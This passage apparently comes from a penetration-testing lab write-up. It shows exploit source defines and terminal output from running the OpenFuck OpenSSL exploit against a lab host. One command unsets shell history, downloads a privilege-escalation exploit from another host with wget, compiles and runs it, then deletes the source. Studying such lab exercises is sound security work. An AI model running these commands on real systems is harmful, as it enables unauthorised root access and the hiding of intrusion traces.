Fig. 17

```
#define COMMAND1 "TERM=xterm; export TERM=xterm; exec bash -i\n"
#define COMMAND2 "unset HISTFILE; cd /tmp; wget http://192.168.1.135:5000/ptrace-kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; \n"
```

Fig. 18

```

(root@kali)-[/home/kali/Documents]
# ./Openfuck 0x6b 192.168.1.134 443 -c 50

*****
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*****
* by SPABAM with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena irc.brasnet.org *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 50 of 50
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8070
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--17:36:39-- https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
=> `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443... connected!

~/Documents/exploit
Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ ^C

```

Fig. 19